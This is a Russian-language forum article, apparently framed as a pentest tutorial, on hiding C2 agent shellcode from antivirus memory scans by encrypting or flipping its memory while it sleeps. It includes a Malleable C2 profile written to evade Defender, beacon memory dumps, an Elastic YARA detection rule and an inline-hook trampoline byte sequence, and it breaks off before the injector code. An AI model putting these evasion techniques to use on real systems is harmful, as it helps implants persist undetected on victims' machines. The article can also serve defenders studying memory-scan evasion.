

# Статья Флуктуация шелл-кода. Пишем инжектор для динамического шифрования полезной нагрузки в памяти

 [xss.is/threads/75266](https://xss.is/threads/75266)

Сегодня поговорим об одной из продвинутых техник уклонения от средств защиты при использовании фреймворков Command & Control — динамическом сокрытии шелл-кода в памяти ожидающего процесса. Я соберу PoC из доступного на гитхабе кода и применю его к опенсорсным фреймворкам.

Если взглянуть на список фич, которыми хвастаются все коммерческие фреймворки C2 стоимостью 100500 долларов в час (Cobalt Strike, Nighthawk, Brute Ratel C4), первой в этих списках значится, как правило, возможность уклониться от сканирования памяти запущенных процессов на предмет наличия сигнатур агентов этих самых C2. Что, если попробовать воссоздать эту функцию самостоятельно? В статье я покажу, как я это сделал.

Итак, что же это за зверь такой, этот флуктуирующий шелл-код?

## ПРОБЛЕМАТИКА

В основном мой хлеб — это внутренние пентесты, а на внутренних пентестах бывает удобно (хотя и совсем не необходимо) пользоваться фреймворками C2. Представь, что ты разломал рабочую станцию пользователя, имеешь к ней админский доступ, но ворваться туда по RDP нельзя, ведь нарушать бизнес-процессы заказчика (то есть выбивать сотрудника из его сессии, где он усердно заполняет ячейки в очень важной накладной) «западло».

Одно из решений при работе в Linux — квазиинтерактивные шеллы вроде smbexec.py, wmiexec.py, dcomexec.py, scshell.py и Evil-WinRM. Но, во-первых, это чертовски неудобно, во-вторых, ты потенциально сталкиваешься с проблемой double-hop-аутентификации (как, например, с Evil-WinRM), а в-третьих и далее — ты не можешь пользоваться объективно полезными фичами C2, как, например, исполнение .NET из памяти или поднятие прокси через скомпрометированную тачку.

Если не рассматривать совсем уж инвазивные подходы типа патчинга RDP при помощи Mimikatz (AKA ts::multirdp), остается работа из агента C2. И вот здесь ты столкнешься с проблемой байпаса средств защиты. Спойлер: по моему опыту, в 2022-м при активности любого «уважаемого» антивируса или EDR на хосте твой агент C2, которого ты так долго пытался получить (и все же получил, закриптовав нагрузку мильён раз), проживет в лучшем случае не больше часа.

Всему виной банальное сканирование памяти запущенных процессов антивирусами, которое выполняется по расписанию с целью поиска сигнатуры известных зловредов. Еще раз: **получить** агент с активным AV (и даже немного из него поработать) нетрудно; сделать так, чтобы этот агент **прожил хотя бы сутки** на машине-жертве, **бесценно** уже сложнее, потому что, как бы ты ни криптовал и ни энкодил бинарь, PowerShell-стейжер или шелл-код агента, вредоносные инструкции все равно окажутся в памяти в открытом виде, из-за чего станут легкой добычей для простого сигнатурного сканера.

## KES поднимает тревогу!

Если тебя спялят с вредоносом в системной памяти, который не подкреплён подозрительным бинарем на диске (например, когда имела место инъекция шелл-кода в процесс), тот же Kaspersky Endpoint Security при дефолтных настройках не определит, какой именно процесс заражен, и в качестве решения **настойчиво** предложит тебе перезагрузить машину.

The screenshot displays the Kaspersky Endpoint Security interface. The main window is titled "Мониторинг" (Monitoring) and shows "Активные угрозы" (Active threats). Two threats are listed:

- Обнаружено: PDM:Trojan.Win32.Generic  
Объект: C:\Program Files\Process Hacker 2\ProcessHacker.exe  
Время: 29.04.2022 18:17
- Обнаружено: MEM:Trojan.Win64.Cobalt.gen  
Объект: Системная память  
Время: 29.04.2022 18:25

The second threat, "MEM:Trojan.Win64.Cobalt.gen" located in "Системная память" (System memory), is highlighted with a red box. A red arrow points from this box to a remediation dialog box that appears in the bottom right corner. The dialog box contains the following text:

Kaspersky Endpoint Security  
Проверка

**Обнаружена вредоносная программа**

Рекомендуется закрыть все активные программы и сохранить все изменения перед перезагрузкой компьютера.

Обнаружено: MEM:Trojan.Win64.Cobalt.gen  
Расположение: Системная память

**Лечить с перезагрузкой компьютера**

[Попытаться вылечить без перезагрузки](#)

Этот способ не гарантирует полного лечения.

Применить ко всем объектам этого типа

At the bottom of the interface, a task manager table is visible:

836		12,9 MB	Хост-процесс для служб Wi...	
952		9,04 MB	Хост-процесс для служб Wi...	
1008		3,3 MB	Хост-процесс для служб Wi...	
1036	1,88	3,28 kB/s	201,87 MB	Хост-процесс для служб Wi...
1044	0,01		1,63 MB	Хост-процесс для служб Wi...
1072			1,22 MB	Хост-процесс для служб Wi...

System status: physical memory: 2,56 GB (63,94%) Processes: 170

Такое поведение вызывает еще большее негодование у пентестера, потому что испуганный пользователь сразу побежит жаловаться в IT или к безопасникам.

Есть два пути решить эту проблему.

1. Использовать C2-фреймворки, которые еще не успели намозолить глаза блютимерам и чьи агенты еще не попали в список легкодетектируемых. Другими словами, писать свое, искать малопопулярные решения на гитхабе с учетом региональных особенностей AV, который ты собрался байпасить, и тому подобное.
2. Прибегнуть к продвинутым техникам сокрытия индикаторов компрометации после запуска агента C2. Например, подчищать аномалии памяти после запуска потоков, использовать связку «неисполняемая память + ROP-гаджеты» для размещения агента и его функционирования, шифровать нагрузку в памяти, когда взаимодействие с агентом не требуется.

В этой статье мы на примере посмотрим, как вооружить простой PoC флуктуирующего шелл-кода (комбинация пунктов из абзаца выше) для его использования с почти любым опенсорсным фреймворком C2. Но для начала небольшой экскурс в историю.

## A LONG TIME AGO IN A GALAXY FAR, FAR AWAY...

---



### Флипы памяти RX → RW / NA

---

Первым опенсорсным проектом, предлагающим PoC-решение для уклонения от сканирования памяти, о котором я узнал, был gargoyle.


Если не углубляться в реализацию, его главная идея заключается в том, что полезная нагрузка (исполняемый код) размещается в **не**исполняемой области памяти (PAGE\_READWRITE или PAGE\_NOACCESS), которую не станет сканировать антивирус или EDR. Предварительно загрузчик gargoyle формирует специальный ROP-гаджет, который выстрелит по таймеру и изменит стек вызовов таким образом, чтобы верхушка стека оказалась на API-хенгле VirtualProtectEx, — это позволит нам изменить маркировку защиты памяти на PAGE\_EXECUTE\_READ (то есть сделать память исполняемой). Далее полезная нагрузка отработает, снова передаст управление загрузчику gargoyle, и процесс повторится.

Someone scanning memory for unwanted guests will usually look for executable memory.



gargoyle is a Windows technique for hiding code in non-executable memory.


gargoyle executes some arbitrary code. when it's done, it sets up some tail calls. ①




VirtualProtectEx marks gargoyle non-executable and returns to WaitForSingleObjectEx, which waits on our Windows timer. ②



The timer's completion routine is a ROP gadget, pop \*; pop esp; ret. This moves the stack pointer to a carefully crafted stack we control. ③



Our special stack causes ret to call into VirtualProtectEx, this time marking us read/write/execute. ④



VirtualProtectEx returns to gargoyle, and the cycle begins anew! ⑤

Принцип работы gargoyle много раз дополнили, улучшили и «переизобрели». Вот несколько примеров:  
 Также интересный подход продемонстрировали в F-Secure Labs, реализовав расширение Ninjasplit для Meterpreter, которое по косвенным признакам определяет, что Windows Defender вот-вот запустит процедуру сканирования, и тогда «флипает» область памяти с агентом на неисполняемую прямо перед этим. Сейчас, скорее всего, это расширение уже не «взлетит», так как и Meterpreter, и «Дефендер» обновились не по одному разу, но идея все равно показательна.

Из этого пункта мы заберем с собой главную идею: изменение маркировки защиты памяти помогает скрыть факт ее заражения.



## Cobalt Strike: Obfuscate and Sleep

---

В далеком 2018 году вышла версия 3.12 культовой C2-платформы Cobalt Strike. Релиз назывался «Blink and you'll miss it», что как бы намекает на главную фичу новой версии — директиву `sleep_mask`, в которой реализована концепция **obfuscate-and-sleep**.

Эта концепция включает в себя следующий алгоритм поведения бикона:

1. Если маячок «спит», то есть бездействует, выполняя `kernel32!Sleep` и ожидая команды от оператора, содержимое исполняемого (RWX) сегмента памяти полезной нагрузки обфусцируется. Это мешает сигнатурным сканерам распознать в нем `Behavior:Win32/CobaltStrike` или похожую бяку.
2. Если маячку поступает на исполнение следующая команда из очереди, содержимое исполняемого сегмента памяти полезной нагрузки **де**обфусцируется, команда выполняется, и подозрительное содержимое маяка обратно обфусцируется, превращаясь в неразборчивый цифровой мусор на радость оператору «Кобы» и назло бдящему антивирусу.

Эти действия проходят прозрачно для оператора, а процесс обфускации представляет собой обычный XOR по исполняемой области памяти с фиксированным размером ключа 13 байт (для версий CS от 3.12 до 4.3).

Продемонстрируем это на примере. Я возьму этот профиль для CS, написанный @anon\_ro как PoC минимально необходимого профиля Malleable C2 для обхода «Дефендера». Опция `set sleep_mask "true"` активирует процесс `obfuscate-and-sleep`.

external	internal	listener	user	computer	note	process
192.168.0.149	10.0.2.15	sleep_mask	snowcrash	WIN10-VICTIM		beacon_sleep_mask.exe

Event Log X Listeners X Beacon 10.0.2.15@10960 X

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
```

Malleable C2 Profile

Malleable C2 Profile for TeamServer: snowcrash@127.0.0.1

```
# in addition to the profile, a stage0 loader is also required (default: generated payloads are caught by signatures)
# as stage0, remote injecting a thread into a suspended process works

set host_stage "false";
set useragent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 Edg/96.0.1054.62";
set sleeptime "10000";

stage {
  set allocator "MapViewOfFile";
  set name "notevil.dll";
  set obfuscate "true";
  set sleep_mask "true"; # if omitted, Defender catches the 1st connect back as Behavior:Win32/CobaltStrike.[EH]!sms
}

http-get {
  set uri "/apiv8/getStatus";

  client {
    header "X-Client" "notevil"; # for nginx redirector

  metadata {
```

Далее с помощью Process Hacker найдем в бинаре «Кобы» сегмент RWX-памяти (при заданных настройках профиля он будет один) и посмотрим его содержимое.

beacon\_sleep\_mask.exe (10960) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions

Strings... Refresh

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS
0x401000	Image: Commit	12 kB	RX	C:\Users\snov\crash\Desktop\beacon_sleep_mask.exe	12 kB		12 kB	12 kB
0x180000	Private: Commit	260 kB	RX		260 kB	260 kB		
0x650000	Mapped: Commit	312 kB	RWX		312 kB		312 kB	312 kB

beacon\_sleep\_mask.exe (10960) (0x650000 - 0x69e000)

```

00000000 35 18 e7 89 d5 15 59 62 b4 37 2b 73 5c 0d 8b 6b 5.....Yb.7+s\..k
00000010 48 24 6d 14 19 e6 1a 08 e9 e6 82 a0 d5 89 d7 a4 H$m.....
00000020 ea 29 3d 5f 3b be 07 72 17 a2 c1 5c 4d 5e 9c 78 )=...r...M^x
00000030 5f 73 b6 d8 e5 f8 20 c1 d6 41 59 aa c4 a0 4f 5a _s....AY...OZ
00000040 55 84 6d 56 cc 6e 84 ae e1 44 53 83 3c d5 7d 93 U.mV.n...DS.<.)
00000050 c8 a0 df b6 52 5f c9 1e fa d8 d3 72 25 e2 3e 9b _...R...z.>.
00000060 09 5a f2 be a0 3f 4e ec 3c 1e 27 db 1d 76 50 5d Z...?N.<.!vP]
00000070 6a 1e b0 f0 14 94 83 60 49 50 4f 10 d5 ff dc c0 j.....IPO....
00000080 3a ab 70 d2 a8 0a 9d a4 59 69 b5 53 39 7a 2a bf :.p...Yi.S9z^*
00000090 10 d8 c3 22 4a 16 a2 21 5d 7a c4 17 38 a0 f8 f2 :...J.!z..8....
000000a0 a3 b2 97 62 c2 9a 00 c9 a7 fe 16 dc b4 c1 08 d8 :.b.....
000000b0 3b 0e 9f 73 b0 89 59 9b 6b 4a 30 69 41 62 b6 2b :.s...Y.kJ0iAb.+
000000c0 1f 23 9d f6 ef 07 e1 9f f5 57 2a 3d 5f d0 df 19 :.#...W^=...
000000d0 35 1a 7f e5 54 05 d8 46 19 47 73 b2 a1 59 b3 74 :...T.F.Gs..Y.T
000000e0 80 08 0c 04 6b 6b 1e 6c 73 56 91 b3 66 f2 b8 08 :...kk.lSv..f...
000000f0 62 dc 0e 84 76 b0 3d f6 69 6f 4a a5 c6 93 a3 69 b...v..ioJ...i
00000100 7b 63 86 dd 7d 93 23 44 8e 39 08 d5 f2 12 be d6 {c...#D.9.....
00000110 a1 7e d2 dc 14 a3 80 b9 ba bb 5d 3b b0 25 96 97 :.....]r.%...
00000120 62 42 aa 4c b9 a9 bb 5d 3b 00 25 09 60 cb bb da bB.L...];.%...
00000130 4f 51 a1 cd b4 3f 7a 56 89 92 cb ac da 4f 51 11 OQ...zV.....OQ.
00000140 cd 2b c8 7e ee 89 e7 ec c2 87 0c 5a f4 b9 b2 4e :+.....Z...N
00000150 ff 94 f5 8c 10 1a 15 b2 96 a7 56 57 be c4 a0 d6 :.....VW.....
00000160 18 67 e5 04 05 da 76 19 0f 73 b0 b9 59 f3 6b 4a :g...v..s..Y.kJ
00000170 28 69 39 62 be 9b 1b 7a 8a 3c cd 62 9c 1d 11 0e {19b...z.<.b....
00000180 e9 f1 93 f7 73 5e b9 db aa 99 54 01 d8 6a 25 08 :...s^...T..j%.
00000190 73 b8 39 4d db a0 a1 44 4d 19 a1 c4 d4 e1 73 58 s.9M...DM....sX
000001a0 35 8b 6f 4c 59 ea 26 29 3d 1e 82 3a d5 7d 93 10 5.oLY.g)=...:)...
000001b0 13 9b 0d b9 0a 3d 5f cb c4 c0 27 3d 21 c1 d9 8d :.....'=!...
000001c0 24 0e 79 d2 73 3a 99 f0 96 a0 b6 5f 4d 19 a7 71 G.y.st...M...q
000001d0 7b 6b 08 07 ba d7 07 e1 74 4d 51 da c2 4a 0d 95 {k...tMQ...J...
000001e0 d7 7d 16 e3 b5 7a 05 da 66 19 0f 77 b0 12 f6 40 :)...z..f..w...@
000001f0 dc d4 76 e3 53 2a be a7 3a 4f d7 7e 4e 48 6b 4a 10 :.v.S^...O.NhkJ.
00000200 69 01 19 ef a0 2e 3d 7b 7f 93 a8 02 14 c6 0d 0e i.....{.....
00000210 7d 17 b8 ff e5 22 50 ef 89 d5 11 75 22 75 d6 4f :...."P...u"u.O
00000220 1f c5 2a db a0 2d 7c 04 da da b6 85 73 b0 2c 95 :...-|.....s....
00000230 c3 dc 3e a3 c8 91 5f 30 13 b0 fd 5e ae db a8 0e :>..._0...^....
00000240 b4 c6 af d5 c2 17 b0 67 f1 4d db a8 b5 78 75 19 :.....g.M...xu.
00000250 a9 f9 7f 64 f8 19 b1 5f 6b 4a 98 05 d8 72 35 17 :.d...kJ...rS.
00000260 b2 4b c5 35 1a 5b d9 10 c4 21 0a 79 d2 69 39 91 :.K.5.[...!y.i9.
00000270 f6 49 9c 6a f6 e7 fb a1 fa 16 b0 cb 9d f6 4a 62 :.I.J[.....Jb
00000280 36 be 9c bb eb df 5d c4 f9 94 44 82 50 cc 1d c4 6.....]...D.P...
00000290 40 92 3b 5f 3b 3c 8f 93 23 c1 d7 8a 14 19 ef @.f...<.#.....
000002a0 13 b6 0e 0c 0b 90 23 80 ab ae 80 c0 b0 53 69 be :.....#.....S1.
000002b0 1c 09 fe dc 08 d7 8a a6 cb ec b5 c4 f9 5e 87 d7 :.....

```

Re-read Write Go to... 16 bytes per row Save... Close

На первый взгляд, и правда, выглядит как ничего не значащий набор байтов. Но если установить интерактивный режим маячка командой `sleep 0` и «поклацать» несколько раз на Re-read в РН, нам откроется истина.

beacon\_sleep\_mask.exe (10960) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions

Strings... Refresh

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS
0x401000	Image: Commit	12 kB	RX	C:\Users\snov\crash\Desktop\beacon_sleep_mask.exe	12 kB		12 kB	12 kB
0x180000	Private: Commit	260 kB	RX		260 kB	260 kB		
0x650000	Mapped: Commit	312 kB	RWX		312 kB		312 kB	312 kB


beacon\_sleep\_mask.exe (10960) (0x650000 - 0x69e000)

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS
0x30fa000								
0xc05000								
0xa0b000								
0x64a000								
0x7ffa9847700		36 kB			36 kB	36 kB		
0x7ffa9847400		4 kB			4 kB	4 kB		
0x7ffa9815600		4 kB			4 kB	4 kB		
0x7ffa9802200		8 kB			8 kB	8 kB		
0x7ffa97f6400		12 kB			12 kB	12 kB		
0x7ffa97f5f00		8 kB			8 kB	8 kB		
0x7ffa97ebc00		12 kB			12 kB	12 kB		
0x7ffa97df400		4 kB			4 kB	4 kB		
0x7ffa97d8000		8 kB			8 kB	8 kB		
0x7ffa97d7e00		4 kB			4 kB	4 kB		
0x7ffa97b3200		8 kB			8 kB	8 kB		
0x7ffa97a0300		4 kB			4 kB	4 kB		
0x7ffa9793e00		8 kB			8 kB	8 kB		
0x7ffa9770c00		8 kB			8 kB	8 kB		
0x7ffa9765200		4 kB			4 kB	4 kB		
0x7ffa9712000		24 kB			24 kB	24 kB		
0x7ffa96e0e00		4 kB			4 kB	4 kB		
0x7ffa9653200		12 kB			12 kB	12 kB		
0x7ffa9653000		4 kB			4 kB	4 kB		
0x7ffa9633a00		20 kB			20 kB	20 kB		
0x7ffa9623f00		12 kB			12 kB	12 kB		
0x7ffa9614100		4 kB			4 kB	4 kB		
0x7ffa9611200		12 kB			12 kB	12 kB		
0x7ffa95ebb00		4 kB			4 kB	4 kB		
0x7ffa95dbb00								

Re-read Write Go to... 16 bytes per row Save... Close

```
beacon_sleep_mask.exe (10960) (0x650000 - 0x69e000)
00000000 48 8b c4 48 89 58 08 48 89 68 10 48 89 70 18 48 H..H.X.H.h.H.p.H
00000010 89 78 20 45 33 db 45 33 d2 33 ff 33 f6 48 8b e9 .x E3.E3.3.3.H..
00000020 bb 03 00 00 00 85 d2 0f 84 81 00 00 0f b6 45 .....E
00000030 00 48 8d 0d 98 6b 03 00 8a 0c 08 80 f9 ff 74 61 .H...k.....ta
00000040 80 f9 fe 75 0d 32 c9 ff cb 79 0c b8 07 00 00 00 ...u.2...y.....
00000050 eb 61 83 fb 03 75 f4 41 c1 e3 06 0f b6 c1 ff c7 .a...u.A.....
00000060 44 0b d8 83 ff 04 75 39 41 8d 04 la 41 3b 01 77 D.....u9A...A;w
00000070 57 41 8b cb c1 e9 10 43 88 0c 02 41 ff c2 83 fb WA.....C...A....
00000080 01 7e 0d 41 8b cb c1 e9 08 43 88 0c 02 41 ff c2 .~.A.....C...A..
00000090 83 fb 02 7e 07 47 88 1c 02 41 ff c2 45 33 db 33 ...~.G...A..E3.3
000000a0 ff ff c6 48 ff c5 3b f2 72 83 85 ff 75 9d 45 89 ...H.;.r...u.E.
000000b0 11 33 c0 48 8b 5c 24 08 48 8b 6c 24 10 48 8b 74 .3.H.\$.H.l$.H.t
000000c0 24 18 48 8b 7c 24 20 c3 b8 06 00 00 00 eb e4 cc $.H.|$ .....
000000d0 48 89 5c 24 08 48 89 6c 24 18 48 89 74 24 20 57 H.\$.H.l$.H.t$.W
000000e0 41 54 41 55 41 56 41 57 48 83 ec 20 45 33 e4 45 ATAUAVAWH.. E3.E
000000f0 33 f6 33 db 4d 8b e8 8b fa 4c 8b f9 8b c2 89 54 3.3.M....L....T
00000100 24 58 bd 08 00 00 00 85 d2 74 59 ff cf 4d 85 ed $X.....tY..M..
00000110 74 03 41 ff d5 ff cd e8 90 86 02 00 8b f0 eb 04 t.A.....
00000120 41 83 f6 01 e8 83 86 02 00 3b f0 74 f3 e8 7a 86 A.....;.t..z.
00000130 02 00 8b f0 eb 04 41 83 f4 01 e8 6d 86 02 00 3b .....A....m...;
00000140 f0 74 f3 45 3b f4 74 cf 03 db 41 0b de 85 ed 75 .t.E;.t...A....u
00000150 c4 41 88 1f 33 db 49 ff c7 8d 6b 08 85 ff 75 ab .A..3.I...k...u.
00000160 8b 44 24 58 48 8b 5c 24 50 48 8b 6c 24 60 48 8b .D$XH.\$PH.l$.H.
00000170 74 24 68 48 83 c4 20 41 5f 41 5e 41 5d 41 5c 5f t$hH.. A_A^A)A\
00000180 c3 cc cc cc 48 8b c4 48 89 58 08 4c 89 40 18 57 ....H..H.X.L.@.W
00000190 48 83 ec 30 48 83 60 18 00 48 8b f9 8b da 48 8d H..0H.`..H....H.
000001a0 48 18 4c 8d 05 a7 77 03 00 41 b9 01 00 00 00 33 H.L...w..A....3
000001b0 d2 c7 40 e8 20 00 00 f0 ff 15 5a ae 02 00 85 c0 ..@. ....Z.....
000001c0 75 24 44 8d 48 01 4c 8d 05 83 77 03 00 48 8d 4c u$D.H.L...w..H.L
000001d0 24 50 33 d2 c7 44 24 20 28 00 00 f0 ff 15 36 ae $P3..D$ (. ....6.
000001e0 02 00 85 c0 74 26 48 8b 4c 24 50 4c 8b c7 8b d3 ....t&H.L$PL....
000001f0 ff 15 2a ae 02 00 83 f8 01 74 02 33 db 48 8b 4c ..*.....t.3.H.L
00000200 24 50 33 d2 ff 15 06 ae 02 00 8b c3 48 8b 5c 24 $P3.....H.\$
00000210 40 48 83 c4 30 5f c3 cc 48 89 5c 24 08 48 89 74 @H..0_..H.\$.H.t
00000220 24 10 57 48 83 ec 20 49 8b f0 8b da 48 8b f9 e8 $.WH.. I...H...
00000230 50 ff ff ff 85 c0 75 0d 4c 8b c6 8b d3 48 8b cf P.....u.L....H..
00000240 e8 8b fe ff ff 48 8b 5c 24 30 48 8b 74 24 38 48 ....H.\$0H.t$0H
00000250 83 c4 20 5f c3 cc cc cc 48 8b c4 48 89 58 08 48 .._....H..H.X.H
00000260 89 70 10 48 89 78 18 4c 89 70 20 44 8d 52 02 44 .p.H.x.L.p D.R.D
00000270 8b da bf ab aa aa aa 8b c7 49 8b f0 48 8b d9 41 .....I..H..A
00000280 f7 e2 d1 ea c1 e2 02 ff c2 41 39 11 73 0d 41 89 .....A9.s.A.
00000290 11 b8 06 00 00 00 e9 f2 00 00 00 8b c7 45 33 d2 .....E3.
000002a0 4c 8d 35 d9 76 03 00 41 f7 e3 d1 ea 8d 0c 52 85 L.5.v..A.....R.
000002b0 c9 74 6d ff c9 8b c7 f7 e1 d1 ea ff c2 8b fa 44 .tm.....D
```

Возможно, это содержимое все еще не очень информативно (сама нагрузка чуть дальше в памяти стаба), но, если пересоздать бикон без использования профиля, можно увидеть сердце маячка в чистом виде.



Однако на любое действие есть противодействие (или наоборот), поэтому люди из Elastic, недолго думая, записали YARA-правило для обнаружения повторяющихся паттернов, «закоренных» на одном и том же ключе:

Code:

```
rule cobaltstrike_beacon_4_2_decrypt
{
meta:
    author = "Elastic"
    description = "Identifies deobfuscation routine used in Cobalt Strike Beacon DLL version 4.2."
strings:
    $a_x64 = {4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03}
    $a_x86 = {8B 46 04 8B 08 8B 50 04 83 C0 08 89 55 08 89 45 0C 85 C9 75 04 85 D2 74 23 3B CA 73 E6 8B 06 8D 3C 08 33 D2}
condition:
    any of them
}
```

В следующих актах этой оперы началась классическая игра в кошки-мышки между нападающими и защищающимися. В HelpSystems выпустили отдельный Sleep Mask Kit для того, чтобы оператор мог изменять длину маски самостоятельно, но это уже

совсем другая история.

В статье *Sleeping with a Mask On* можно увидеть, как модификация длины ключа XOR влияет на детектирование пейлоада CS в памяти.

Но довольно истории, пора подумать, как сделать эту технику «ближе к народу», и реализовать подобное в опенсорсном инструментарии.

## ФЛУКТУАЦИЯ ШЕЛЛ-КОДА НА GITHUB

---

Два невероятно крутых проекта на просторах GitHub, которые еще давно привлекли мое внимание, — это *SleepyCrypt* авторства @SolomonSklash (идет вместе с пояснительной запиской) и *ShellcodeFluctuation*, созданный @mariuszbit, у которого я позаимствовал название для этой статьи. Ни в коем случае не претендую на авторство, просто мне кажется, что слова «флуктуирующий шелл-код» отлично годятся для наименования этого семейства техник в целом.

*SleepyCrypt* — это PoC, который можно вооружить при создании собственного C2-фреймворка (на выходе имеем позиционно независимый шелл-код, сам себя шифрующий и расшифровывающий), а *ShellcodeFluctuation* — «самодостаточный» инжектор, который можно использовать с готовым шелл-кодом существующего C2. К последнему мы будем стремиться при написании чего-то подобного на C#, а пока разберем, как устроен *ShellcodeFluctuation*.

### ShellcodeFluctuation

---

Самое важное для нас — понять, как реализуется перехват управления обычным *Sleep* (который `kernel32!Sleep`) и переопределяется его поведение на «шифровать, поспать, расшифровать». Как ты уже мог понять, мы будем говорить об основах техники *Inline API Hooking* (MITRE ATT&CK T1617).

Хороший базовый пример реализации хукинга (как и многих других техник малдева) есть на *Red Teaming Experiments*, но мы разберем упрощенный пример на основе самого *ShellcodeFluctuation*, чтобы быть готовым к его портированию на C#. Вместо *Sleep* пока будем хукать функцию `kernel32!MessageBoxA` для более наглядной демонстрации результата.

В сущности, нас интересуют две функции, ответственные за перехват `MessageBoxA`.

### fastTrampoline

---

Функция *fastTrampoline* выполняет запись ассемблерных инструкций (именуемых «трамплином») по адресу расположения функции `MessageBoxA` библиотеки `kernel32.dll`. Она уже загружена в память целевого процесса, куда будет внедрен шелл-код (в нашем случае мы ориентируемся на self-инъекцию, поэтому патчить

kernel32.dll будем в текущем процессе). При установке хука инжектор перезаписывает начало инструкций MessageBoxA трамплином, содержащим безусловный «джамп» на нашу собственную реализацию MessageBoxA (MyMessageBoxA). Во время снятия хука (за это тоже ответственна функция fastTrampoline) трамплин перезаписывается оригинальными байтами из начала функции MessageBoxA, которые предварительно были сохранены во временный буфер.

Содержимое трамплина — это две простые ассемблерные инструкции (записать адрес переопределенной функции в регистр и выполнить jmp), ассемблированные в машинный код и записанные в массив байтов в формате little-endian.

Результат сборки с defuse.ca:

Code:

```
{ 0x49, 0xBA, 0x37, 0x13, 0xD3, 0xC0, 0x4D, 0xD3, 0x37, 0x13, 0x41, 0xFF, 0xE2 }
```

Disassembly:

```
0: 49 ba 37 13 d3 c0 4d    movabs r10,0x1337d34dc0d31337
7: d3 37 13
a: 41 ff e2              jmp     r10
```

А вот и сам код:

Code:

```

//
